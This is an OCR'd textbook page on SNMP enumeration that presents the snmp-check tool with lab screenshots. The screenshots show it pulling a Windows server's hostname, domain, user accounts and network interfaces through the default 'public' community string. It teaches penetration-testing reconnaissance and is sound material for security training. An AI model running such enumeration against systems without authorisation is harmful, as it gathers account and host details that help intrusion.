
SNMP enumeration tools are used to scan a single IP address or a range of IP addresses of SNMP-enabled network devices to monitor, diagnose, and troubleshoot security threats.

- **snmp-check (snmp_enum Module)**

  Source: *https://www.nothink.org*

  snmp-check is an open-source tool distributed under the GNU General Public License (GPL). Its goal is to automate the process of gathering information on any device with SNMP support (Windows, Unix-like, network appliances, printers, etc.). snmp-check allows the enumeration of SNMP devices and places the output in a human-readable and user-friendly format. It could be useful for penetration testing or systems monitoring.


  Attackers use this tool to gather information about the target, such as contact, description, write access, devices, domain, hardware and storage information, hostname, Internet Information Services (IIS) statistics, IP forwarding, listening UDP ports, location, mountpoints, network interfaces, network services, routing information, software components, system uptime, TCP connections, total memory, uptime, and user accounts.



snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #snmp-check 10.10.1.22
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.22:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.1.22
  Hostname                      : Server2022.CEH.com
  Description                   : Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - S
oftware: Windows Version 6.3 (Build 20348 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 01:50:32.79
  Uptime system                 : 334 days, 10:33:44.95
  System date                   : 2022-3-25 05:41:08.2
  Domain                        : CEH

[*] User accounts:

  Guest
  jason
  Martin
  Shiela
  krbtgt
  Administrator
```

Figure 4.10: Screenshot of snmp-check showing system information and user accounts



snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 71684
  TCP segments sent             : 27999
  TCP segments retrans          : 0
  Input datagrams               : 55256
  Delivered datagrams           : 55066
  Output datagrams              : 20500

[*] Network interfaces:

  Interface                     : [ up ] Software Loopback Interface 1
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 1073 Mbps
  MTU                           : 1500
  In octets                     : 0
  Out octets                    : 0

  Interface                     : [ down ] Microsoft 6to4 Adapter
  Id                            : 2
  Mac Address                   : :::::
  Type                          : unknown
  Speed                         : 0 Mbps
  MTU                           : 0
  In octets                     : 0
  Out octets                    : 0
```

Figure 4.11: Screenshot of snmp-check showing network information and interfaces

